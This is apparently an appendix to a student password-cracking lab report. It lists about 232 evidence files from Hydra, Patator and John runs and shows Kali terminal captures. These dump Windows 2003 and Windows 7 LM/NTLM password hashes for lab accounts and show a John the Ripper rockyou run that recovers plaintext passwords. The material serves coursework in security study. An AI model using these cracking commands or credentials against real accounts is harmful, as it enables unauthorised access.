| basic_advanced_attack.txt | 8.9 KB | Text | `fig:A-misc-basic-advanced-attack` |
| basic_all8_intelligent.txt | 211.0 B | Text | `fig:A-misc-basic-all8-intelligent` |
| basic_all8_intelligent_final.txt | 217.0 B | Text | `fig:A-misc-basic-all8-intelligent-final` |
| basic_attack_summary.txt | 71.0 B | Text | `fig:A-misc-basic-attack-summary` |
| basic_biographical_ultra.txt | 221.0 B | Text | `fig:A-misc-basic-biographical-ultra` |
| basic_constraint_test.txt | 721.0 B | Text | `fig:A-misc-basic-constraint-test` |
| basic_focused_results.txt | 210.0 B | Text | `fig:A-misc-basic-focused-results` |
| basic_hydra.log | 847.0 B | Text | `fig:A-web-basic-basic-hydra` |
| basic_hydra_all6_results.txt | 30.0 B | Text | `fig:A-web-basic-basic-hydra-all6-results` |
| basic_hydra_all8_results.txt | 1.2 KB | Text | `fig:A-web-basic-basic-hydra-all8-results` |
| basic_hydra_console.txt | 34.2 KB | Text | `fig:A-web-basic-basic-hydra-console` |
| basic_hydra_final.txt | 861.0 B | Text | `fig:A-web-basic-basic-hydra-final` |
| basic_hydra_final_report.txt | 5.7 KB | Text | `fig:A-web-basic-basic-hydra-final-report` |
| basic_hydra_long.txt | 704.0 B | Text | `fig:A-web-basic-basic-hydra-long` |
| basic_hydra_results.txt | 1.5 KB | Text | `fig:A-web-basic-basic-hydra-results` |
| basic_intelligent_console.log | 51.3 KB | Text | `fig:A-misc-basic-intelligent-console` |
| basic_intelligent_nohup.log | 51.4 KB | Text | `fig:A-misc-basic-intelligent-nohup` |
| basic_jmu_results.txt | 64.8 KB | Text | `fig:A-misc-basic-jmu-results` |
| basic_manual_results.txt | 7.1 KB | Text | `fig:A-misc-basic-manual-results` |
| basic_nsr_sprint.txt | 185.0 B | Text | `fig:A-misc-basic-nsr-sprint` |
| basic_nsrsprint.txt | 184.0 B | Text | `fig:A-misc-basic-nsrsprint` |
| basic_password.txt | 45.0 B | Text | `fig:A-misc-basic-password` |
| basic_patator_rockyou8_results.txt | 0.0 B | Text | `fig:A-misc-basic-patator-rockyou8-results` |
| basic_patator_wang_crunch.txt | 0.0 B | Text | `fig:A-misc-basic-patator-wang-crunch` |
| basic_patator_wang_results.txt | 0.0 B | Text | `fig:A-misc-basic-patator-wang-results` |
| basic_patator_wang_smart.txt | 0.0 B | Text | `fig:A-misc-basic-patator-wang-smart` |
| basic_phase1_enhanced.txt | 220.0 B | Text | `fig:A-misc-basic-phase1-enhanced` |
| basic_phase2_security.txt | 218.0 B | Text | `fig:A-misc-basic-phase2-security` |
| basic_phase3_biographical.txt | 214.0 B | Text | `fig:A-misc-basic-phase3-biographical` |

| Filename | Size | Type | Reference Label |
|---|---|---|---|
| basic_phase4_hybrid.txt | 211.0 B | Text | `fig:A-misc-basic-phase4-hybrid` |
| basic_rockyou8_results.txt | 392.0 B | Text | `fig:A-misc-basic-rockyou8-results` |
| basic_strategic_8char.txt | 1.7 KB | Text | `fig:A-misc-basic-strategic-8char` |
| basic_strategic_precision.txt | 275.0 B | Text | `fig:A-misc-basic-strategic-precision` |
| basic_strategic_results.txt | 218.0 B | Text | `fig:A-misc-basic-strategic-results` |
| basic_ultimate_strategic.txt | 40.1 KB | Text | `fig:A-misc-basic-ultimate-strategic` |
| basic_ultra_biographical_results.txt | 232.0 B | Text | `fig:A-misc-basic-ultra-biographical-results` |
| basic_v2_attack.txt | 800.0 B | Text | `fig:A-misc-basic-v2-attack` |
| basic_windows_patterns.txt | 215.0 B | Text | `fig:A-misc-basic-windows-patterns` |
| COMMANDS.log | 38.7 KB | Text | `fig:A-misc-commands` |
| comprehensive_dashboard.png | 492.2 KB | Image | `fig:A-comprehensive-comprehensive-dashboard` |
| constraint_validation.txt | 262.0 B | Text | `fig:A-misc-constraint-validation` |
| cookies.txt | 207.0 B | Text | `fig:A-misc-cookies` |
| credential_reuse_results.txt | 5.6 KB | Text | `fig:A-misc-credential-reuse-results` |
| digest_2min_attack.txt | 1.7 KB | Text | `fig:A-misc-digest-2min-attack` |
| digest_401.txt | 760.0 B | Text | `fig:A-misc-digest-401` |
| digest_advanced_academic.txt | 11.7 KB | Text | `fig:A-misc-digest-advanced-academic` |
| digest_advanced_attack.txt | 3.3 KB | Text | `fig:A-misc-digest-advanced-attack` |
| digest_all6_intelligent.txt | 213.0 B | Text | `fig:A-misc-digest-all6-intelligent` |
| digest_all6_intelligent_final.txt | 219.0 B | Text | `fig:A-misc-digest-all6-intelligent-final` |
| digest_attack_summary.txt | 72.0 B | Text | `fig:A-misc-digest-attack-summary` |
| digest_biographical_ultra.txt | 223.0 B | Text | `fig:A-misc-digest-biographical-ultra` |
| digest_clean6.txt | 12.6 MB | Text | `fig:A-misc-digest-clean6` |
| digest_constraint_test.txt | 1.5 KB | Text | `fig:A-misc-digest-constraint-test` |
| digest_crunch_cap3low2digit.txt | 200.0 B | Text | `fig:A-misc-digest-crunch-cap3low2digit` |
| digest_CS660_digits.txt | 192.0 B | Text | `fig:A-misc-digest-cs660-digits` |
| digest_cs660_patterns.txt | 194.0 B | Text | `fig:A-misc-digest-cs660-patterns` |
| digest_cs660_patterns_v2.txt | 197.0 B | Text | `fig:A-misc-digest-cs660-patterns-v2` |
| digest_final.txt | 942.0 B | Text | `fig:A-misc-digest-final` |
| digest_focused_results.txt | 213.0 B | Text | `fig:A-misc-digest-focused-results` |
| digest_hydra.log | 848.0 B | Text | `fig:A-web-digest-digest-hydra` |

| Filename | Size | Type | Reference Label |
|---|---|---|---|
| digest_hydra_all6_results.txt | 1.2 KB | Text | fig:A-web-digest-digest-hydra-all6-results |
| digest_hydra_console.txt | 50.5 KB | Text | fig:A-web-digest-digest-hydra-console |
| digest_hydra_final.txt | 4.0 KB | Text | fig:A-web-digest-digest-hydra-final |
| digest_hydra_long.txt | 736.0 B | Text | fig:A-web-digest-digest-hydra-long |
| digest_hydra_results.txt | 969.0 B | Text | fig:A-web-digest-digest-hydra-results |
| digest_hydra_strategic.txt | 205.0 B | Text | fig:A-web-digest-digest-hydra-strategic |
| digest_intelligent_console.log | 50.5 KB | Text | fig:A-misc-digest-intelligent-console |
| digest_intelligent_nohup.log | 50.6 KB | Text | fig:A-misc-digest-intelligent-nohup |
| digest_nonce_reuse.txt | 619.0 B | Text | fig:A-misc-digest-nonce-reuse |
| digest_nsr_sprint.txt | 187.0 B | Text | fig:A-misc-digest-nsr-sprint |
| digest_nsrsprint.txt | 186.0 B | Text | fig:A-misc-digest-nsrsprint |
| digest_online_tester_results.txt | 613.0 B | Text | fig:A-misc-digest-online-tester-results |
| digest_password.txt | 46.0 B | Text | fig:A-misc-digest-password |
| digest_patator.log | 0.0 B | Text | fig:A-misc-digest-patator |
| digest_patator_cs_crunch.txt | 0.0 B | Text | fig:A-misc-digest-patator-cs-crunch |
| digest_patator_cs_smart.txt | 0.0 B | Text | fig:A-misc-digest-patator-cs-smart |
| digest_patator_rockyou6_results.txt | 0.0 B | Text | fig:A-misc-digest-patator-rockyou6-results |
| digest_phase1.txt | 68.4 KB | Text | fig:A-misc-digest-phase1 |
| digest_phase1_enhanced.txt | 219.0 B | Text | fig:A-misc-digest-phase1-enhanced |
| digest_phase1_results.txt | 201.0 B | Text | fig:A-misc-digest-phase1-results |
| digest_phase2_security.txt | 220.0 B | Text | fig:A-misc-digest-phase2-security |
| digest_phase3_biographical.txt | 216.0 B | Text | fig:A-misc-digest-phase3-biographical |
| digest_phase4_hybrid.txt | 213.0 B | Text | fig:A-misc-digest-phase4-hybrid |
| digest_professor_specific.txt | 4.5 KB | Text | fig:A-misc-digest-professor-specific |
| digest_rockyou6_results.txt | 396.0 B | Text | fig:A-misc-digest-rockyou6-results |
| digest_simple_patterns.txt | 195.0 B | Text | fig:A-misc-digest-simple-patterns |
| digest_strategic.txt | 1.7 KB | Text | fig:A-misc-digest-strategic |
| digest_strategic_precision.txt | 277.0 B | Text | fig:A-misc-digest-strategic-precision |
| digest_strategic_results.txt | 220.0 B | Text | fig:A-misc-digest-strategic-results |
| digest_ultra_biographical_results.txt | 234.0 B | Text | fig:A-misc-digest-ultra-biographical-results |
| digest_v2_attack.txt | 1.6 KB | Text | fig:A-misc-digest-v2-attack |
| discovered_password.txt | 8.0 B | Text | fig:A-misc-discovered-password |
| html.16part.ab.log | 348.0 B | Text | fig:A-misc-html-16part-ab |

| Filename | Size | Type | Reference Label |
|---|---|---|---|
| html.16part.ac.log | 348.0 B | Text | fig:A-misc-html-16part-ac |
| html.16part.ad.log | 348.0 B | Text | fig:A-misc-html-16part-ad |
| html.16part.af.log | 348.0 B | Text | fig:A-misc-html-16part-af |
| html.16part.ag.log | 348.0 B | Text | fig:A-misc-html-16part-ag |
| html.16part.ah.log | 348.0 B | Text | fig:A-misc-html-16part-ah |
| html.16part.aj.log | 348.0 B | Text | fig:A-misc-html-16part-aj |
| html.16part.ak.log | 348.0 B | Text | fig:A-misc-html-16part-ak |
| html.16part.al.log | 348.0 B | Text | fig:A-misc-html-16part-al |
| html.16part.an.log | 348.0 B | Text | fig:A-misc-html-16part-an |
| html.16part.ao.log | 348.0 B | Text | fig:A-misc-html-16part-ao |
| html.16part.ap.log | 348.0 B | Text | fig:A-misc-html-16part-ap |
| html_advanced_attack.txt | 4.5 KB | Text | fig:A-misc-html-advanced-attack |
| html_all8_intelligent.txt | 280.0 B | Text | fig:A-misc-html-all8-intelligent |
| html_all8_intelligent_final.txt | 286.0 B | Text | fig:A-misc-html-all8-intelligent-final |
| html_biographical_ultra.txt | 290.0 B | Text | fig:A-misc-html-biographical-ultra |
| html_constraint_test.txt | 1.3 KB | Text | fig:A-misc-html-constraint-test |
| html_cookie_fix_test.txt | 604.0 B | Text | fig:A-misc-html-cookie-fix-test |
| html_cookies.txt | 131.0 B | Text | fig:A-misc-html-cookies |
| html_cookies2.txt | 131.0 B | Text | fig:A-misc-html-cookies2 |
| html_cookies3.txt | 131.0 B | Text | fig:A-misc-html-cookies3 |
| html_correct_attempt.txt | 701.0 B | Text | fig:A-misc-html-correct-attempt |
| html_correct_detection.txt | 305.0 B | Text | fig:A-misc-html-correct-detection |
| html_correct_results.txt | 362.0 B | Text | fig:A-misc-html-correct-results |
| html_correct_test.txt | 131.0 B | Text | fig:A-misc-html-correct-test |
| html_final_test.txt | 604.0 B | Text | fig:A-misc-html-final-test |
| html_focused_results.txt | 356.0 B | Text | fig:A-misc-html-focused-results |
| html_form_restart_full.log | 4.3 KB | Text | fig:A-web-html-html-form-restart-full |
| html_form_restart_test.log | 5.5 KB | Text | fig:A-web-html-html-form-restart-test |
| html_hydra.log | 899.0 B | Text | fig:A-misc-html-hydra |
| html_hydra_corrected.txt | 280.0 B | Text | fig:A-misc-html-hydra-corrected |

| Filename | Size | Type | Reference Label |
|---|---|---|---|
| html_hydra_results.txt | 1.2 KB | Text | fig:A-misc-html-hydra-results |
| html_hydra_strategic_final.txt | 682.0 B | Text | fig:A-misc-html-hydra-strategic-final |
| html_intelligent_console.log | 51.5 KB | Text | fig:A-misc-html-intelligent-console |
| html_intelligent_nohup.log | 51.7 KB | Text | fig:A-misc-html-intelligent-nohup |
| html_login_baseline.txt | 499.0 B | Text | fig:A-web-html-html-login-baseline |
| html_login_marker.txt | 0.0 B | Text | fig:A-web-html-html-login-marker |
| html_login_test.txt | 499.0 B | Text | fig:A-web-html-html-login-test |
| html_nsr_sprint.txt | 610.0 B | Text | fig:A-misc-html-nsr-sprint |
| html_online_tester_results.txt | 613.0 B | Text | fig:A-misc-html-online-tester-results |
| html_password.txt | 23.0 B | Text | fig:A-misc-html-password |
| html_patator_john_smart.txt | 0.0 B | Text | fig:A-misc-html-patator-john-smart |
| html_patator_pass_crunch.txt | 0.0 B | Text | fig:A-misc-html-patator-pass-crunch |
| html_patator_test_fail.txt | 615.0 B | Text | fig:A-misc-html-patator-test-fail |
| html_patator_test_success.txt | 565.0 B | Text | fig:A-misc-html-patator-test-success |
| html_patator_test_success2.txt | 565.0 B | Text | fig:A-misc-html-patator-test-success2 |
| html_patator_test_success3.txt | 696.0 B | Text | fig:A-misc-html-patator-test-success3 |
| html_phase1_enhanced.txt | 289.0 B | Text | fig:A-misc-html-phase1-enhanced |
| html_phase2_results.txt | 598.0 B | Text | fig:A-misc-html-phase2-results |
| html_phase2_security.txt | 287.0 B | Text | fig:A-misc-html-phase2-security |
| html_phase3_biographical.txt | 283.0 B | Text | fig:A-misc-html-phase3-biographical |
| html_phase4_hybrid.txt | 280.0 B | Text | fig:A-misc-html-phase4-hybrid |
| html_rockyou8_results.txt | 684.0 B | Text | fig:A-misc-html-rockyou8-results |
| html_strategic_precision.txt | 344.0 B | Text | fig:A-misc-html-strategic-precision |
| html_strategic_results.txt | 1.3 KB | Text | fig:A-misc-html-strategic-results |
| html_success_detection.txt | 556.0 B | Text | fig:A-misc-html-success-detection |
| html_test_cookies.txt | 131.0 B | Text | fig:A-misc-html-test-cookies |
| html_test_corrected.txt | 604.0 B | Text | fig:A-misc-html-test-corrected |
| html_test_validation.txt | 604.0 B | Text | fig:A-misc-html-test-validation |
| html_timing_attack.txt | 3.7 KB | Text | fig:A-misc-html-timing-attack |
| html_ultimate_strategic.txt | 28.0 KB | Text | fig:A-misc-html-ultimate-strategic |
| html_ultra_biographical_results.txt | 378.0 B | Text | fig:A-misc-html-ultra-biographical-results |
| html_v2_attack.txt | 1.3 KB | Text | fig:A-misc-html-v2-attack |

| Filename | Size | Type | Reference Label |
|---|---|---|---|
| html_verified_console.txt | 1.2 KB | Text | `fig:A-misc-html-verified-console` |
| html_verified_results.txt | 2.8 KB | Text | `fig:A-misc-html-verified-results` |
| html_wangxx_attack_results.txt | 613.0 B | Text | `fig:A-misc-html-wangxx-attack-results` |
| html_windows_patterns.txt | 361.0 B | Text | `fig:A-misc-html-windows-patterns` |
| html_windows_success_detection.txt | 291.0 B | Text | `fig:A-misc-html-windows-success-detection` |
| hydra_session_start.txt | 25.0 B | Text | `fig:A-misc-hydra-session-start` |
| john.log | 231.5 KB | Text | `fig:A-misc-john` |
| john_results_summary.txt | 3.5 KB | Text | `fig:A-john-results-john-results-summary` |
| linux_enhanced_attack.log | 1.1 KB | Text | `fig:A-task4-linux-enhanced-attack` |
| linux_final_completion.txt | 756.0 B | Text | `fig:A-task4-linux-final-completion` |
| linux_focused_wordlist.txt | 287.0 B | Text | `fig:A-task4-linux-focused-wordlist` |
| linux_john_results.txt | 3.7 KB | Text | `fig:A-task4-linux-john-results` |
| linux_john_show_final.txt | 363.0 B | Text | `fig:A-task4-linux-john-show-final` |
| linux_medium_rockyou.log | 1.1 KB | Text | `fig:A-task4-linux-medium-rockyou` |
| linux_rockyou_test.log | 1.1 KB | Text | `fig:A-task4-linux-rockyou-test` |
| linux_root_bonus.txt | 3.0 KB | Text | `fig:A-task4-linux-root-bonus` |
| linux_rules_attack.log | 5.6 KB | Text | `fig:A-task4-linux-rules-attack` |
| linux_strategic_analysis.txt | 4.2 KB | Text | `fig:A-task4-linux-strategic-analysis` |
| linux_targeted_attack.log | 1.1 KB | Text | `fig:A-task4-linux-targeted-attack` |
| lockout_analysis.png | 192.4 KB | Image | `fig:A-lockout-lockout-analysis` |
| online_attack_final_report.txt | 7.0 KB | Text | `fig:A-misc-online-attack-final-report` |
| online_attack_results.md | 340.0 B | Text | `fig:A-misc-online-attack-results` |
| online_attack_summary.txt | 2.5 KB | Text | `fig:A-misc-online-attack-summary` |
| ophcrack_results.txt | 1.3 KB | Text | `fig:A-ophcrack-results-ophcrack-results` |
| parameter_pollution.txt | 2.3 KB | Text | `fig:A-misc-parameter-pollution` |
| ping_101.txt | 404.0 B | Text | `fig:A-misc-ping-101` |
| ping_103.txt | 404.0 B | Text | `fig:A-misc-ping-103` |
| README.md | 8.6 KB | Text | `fig:A-misc-readme` |
| response_fingerprint.txt | 2.7 KB | Text | `fig:A-misc-response-fingerprint` |
| rockyou_8char_alnum.txt | 43.9 KB | Text | `fig:A-misc-rockyou-8char-alnum` |
| rsa_analysis_answers.txt | 4.1 KB | Text | `fig:A-misc-rsa-analysis-answers` |
| rsa_cert.txt | 6.3 KB | Text | `fig:A-token-cert-rsa-cert` |
| rsa_private.txt | 8.2 KB | Text | `fig:A-token-private-rsa-private` |
| screenshots_description.txt | 8.8 KB | Text | `fig:A-misc-screenshots-description` |
| service_accounts.txt | 434.0 B | Text | `fig:A-misc-service-accounts` |
| service_accounts_results.txt | 0.0 B | Text | `fig:A-misc-service-accounts-results` |
| service_accounts_vista_results.txt | 190.0 B | Text | `fig:A-misc-service-accounts-vista-results` |
| service_results.txt | 452.0 B | Text | `fig:A-misc-service-results` |
| smith_phase1.log | 959.0 B | Text | `fig:A-misc-smith-phase1` |

| Filename | Size | Type | Reference Label |
|---|---|---|---|
| smith_phase1b.log | 969.0 B | Text | `fig:A-misc-smith-phase1b` |
| smith_phase2a.log | 5.4 KB | Text | `fig:A-misc-smith-phase2a` |
| smith_phase2b.log | 321.2 KB | Text | `fig:A-misc-smith-phase2b` |
| smith_phase2c.log | 1.9 KB | Text | `fig:A-misc-smith-phase2c` |
| smith_variations.txt | 139.0 B | Text | `fig:A-misc-smith-variations` |
| strategic_analysis_final.txt | 3.6 KB | Text | `fig:A-misc-strategic-analysis-final` |
| success_page_content.txt | 66.0 B | Text | `fig:A-misc-success-page-content` |
| success_rate_analysis.png | 208.3 KB | Image | `fig:A-success-analysis-success-rate-analysis` |
| system_env.txt | 25.0 B | Text | `fig:A-misc-system-env` |
| targeted_attack_log.txt | 3.1 KB | Text | `fig:A-misc-targeted-attack-log` |
| task0_pvd_file_analysis.txt | 9.8 KB | Text | `fig:A-task0-task0-pvd-file-analysis` |
| Task1_ToolStudy.md | 7.5 KB | Text | `fig:A-task1-task1-toolstudy` |
| task2_windows7_password_table.txt | 3.3 KB | Text | `fig:A-task2-task2-windows7-password-table` |
| task3_windows2003_password_table.txt | 4.3 KB | Text | `fig:A-task3-task3-windows2003-password-table` |
| task4_linux_password_table.txt | 5.6 KB | Text | `fig:A-task4-task4-linux-password-table` |
| Task5_ComparisonAnalysis.md | 7.2 KB | Text | `fig:A-task5-task5-comparisonanalysis` |
| test_creds.txt | 10.0 B | Text | `fig:A-misc-test-creds` |
| test_login_correct.txt | 885.0 B | Text | `fig:A-misc-test-login-correct` |
| test_login_debug.txt | 895.0 B | Text | `fig:A-misc-test-login-debug` |
| test_login_fail.txt | 817.0 B | Text | `fig:A-misc-test-login-fail` |
| theoretical_prerequisites_section3-2.txt | 12.0 KB | Text | `fig:A-misc-theoretical-prerequisites-section3-2` |
| timing_focused_attack.txt | 4.3 KB | Text | `fig:A-misc-timing-focused-attack` |
| ultimate_8char_strategic.txt | 3.7 KB | Text | `fig:A-misc-ultimate-8char-strategic` |
| vpn_ip.txt | 1.1 KB | Text | `fig:A-misc-vpn-ip` |
| wangxx_strategic.txt | 1.4 KB | Text | `fig:A-misc-wangxx-strategic` |
| wangxx_ultimate.txt | 998.0 B | Text | `fig:A-misc-wangxx-ultimate` |
| win2003_service_accounts.txt | 9.9 MB | Text | `fig:A-task3-win2003-service-accounts` |
| win2003_service_accounts_summary.txt | 2.4 KB | Text | `fig:A-task3-win2003-service-accounts-summary` |
| win7_attack_summary.txt | 2.3 KB | Text | `fig:A-task2-win7-attack-summary` |
| win7_john_results.txt | 852.0 B | Text | `fig:A-task2-win7-john-results` |
| win7_smith_advanced.txt | 1.6 KB | Text | `fig:A-task2-win7-smith-advanced` |
| win7_smith_results.txt | 4.5 KB | Text | `fig:A-task2-win7-smith-results` |

*Total files: 232 (4 images, 228 text files)*






Figure 1: Linux passwd file analysis showing SHA-512 hash structure with salt values for each user account

```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ cat 2025Fall-PVDwindows2k3.txt
Administrator:500:789D4C7C9512D54C6E54DA88DD150D11:55A1493DF652D423AE05634C0D1C94D9:::
ASPNET:1007:C647A2B8CFA79D12B79DF1ED7C4BA262:B4D268778A3CB65AF373E8A2E1443050:::
Morpheus:1010:DB170C426EAE78BEFF17365FAF1FFE89:482563F0ADAAC6CA60C960C0199559D2:::
Neo:1011:37035B1C4AE2B0C525AD3B83FA6627C7:AAD08989FC198D6F3779878E01B40301:::
Trinity:1012:5D567324BA3CCEF81D71060D896B7A46:CC528F4594C27552ED9CCD37D2D5EE56:::
Cypher:1014:B34CE522C3E4C8774A3B108F3FA6CB6D:B9F917853E3DBF6E6831ECCE60725930:::
Smith:1015:45BF38FBD873819AAAD3B435B51404EE:2858AA4F80B55030163B5E98E2F02A74:::
Cobb:1016:6089B6316B3577C4944E2DF489A880E4:68365827D79C4F5CC9B52B688495FD51:::
Arthur:1017:C819160E87A9C8EFC2265B23734E0DAC:F773C5DB7DDEBEFA4B0DAE7EE8C50AEA:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
IUSR_JAMES-BFCF5F2D5:1003:A34C6084CD00D144804161F8F14BF675:74680584039C174E466BF3B85321F6FB:::
IWAM_JAMES-BFCF5F2D5:1004:0ADD5D9C6170C0D29DEBEBB3096E48C8:0C20B9D1814D4464D959AC5B39EFB005:::
SUPPORT_388945a0:1001:NO PASSWORD*********************:13696F852853CD8172F4991066D3BC0E:::
System32:1009:7EF138EB44BBE93B104C5A08BE4E329A:3CE67103F2F6F2049E843494E7E4208E:::
SYS_32:1008:7EF138EB44BBE93B104C5A08BE4E329A:3CE67103F2F6F2049E843494E7E4208E:::
Completed.
```

Figure 2: Windows 2003 PVD file showing both LM and NTLM hash values for legacy authentication compatibility

```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ cat 2025Fall-PVDwindows7.txt
*disabled* Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
tryme:1001:aad3b435b51404eeaad3b435b51404ee:8ec60adea316d957d1cf532c5841758d:::
Morpheus:1002:aad3b435b51404eeaad3b435b51404ee:482563f0adaac6ca60c960c0199559d2:::
Neo:1003:aad3b435b51404eeaad3b435b51404ee:aad08989fc198d6f3779878e01b40301:::
Cypher:1004:aad3b435b51404eeaad3b435b51404ee:b9f917853e3dbf6e6831ecce60725930:::
Smith:1005:aad3b435b51404eeaad3b435b51404ee:2858aa4f80b55030163b5e98e2f02a74:::
Cobb:1006:aad3b435b51404eeaad3b435b51404ee:68365827d79c4f5cc9b52b688495fd51:::
Arthur:1007:aad3b435b51404eeaad3b435b51404ee:f773c5db7ddebefa4b0dae7ee8c50aea:::
Trinity:1008:aad3b435b51404eeaad3b435b51404ee:cc528f4594c27552ed9ccd37d2d5ee56:::
```

Figure 3: Windows 7 PVD file demonstrating NTLM-only hashing with disabled LM hash constants



```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ grep 'Cracked' evidence/john.log
0:00:00:00 + Cracked Morpheus
0:00:00:00 + Cracked Neo
0:00:00:00 + Cracked tryme
0:00:00:00 + Cracked Arthur
0:00:00:00 + Cracked Cobb
0:00:00:00 + Cracked Cypher
0:00:00:00 + Cracked *disabled* Administrator (ADMIN ACCOUNT)
0:00:00:00 + Cracked Trinity
```

Figure 4: John the Ripper comprehensive password cracking results showing successful dictionary attack outcomes

```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ john --format=NT --wordlist=/tmp/rockyou.txt 2025Fall-PVDwindows7.txt
Using default input encoding: UTF-8
Loaded 9 password hashes with no different salts (NT [MD4 128/128 ASIMD 4×2])
Remaining 8 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
11111111         (tryme)
trustno1         (Arthur)
1q2w3e4r         (Cobb)
passw0rd         (Cypher)
a1b2c3d4         (Morpheus)
                 (*disabled* Administrator)
letmein2         (Trinity)
qwerty10         (Neo)
8g 0:00:00:00 DONE (2025-09-09 13:24) 800.0g/s 8192Kp/s 8192Kc/s 21299KC/s ryanscott..janson
Warning: passwords printed above might not be all those cracked
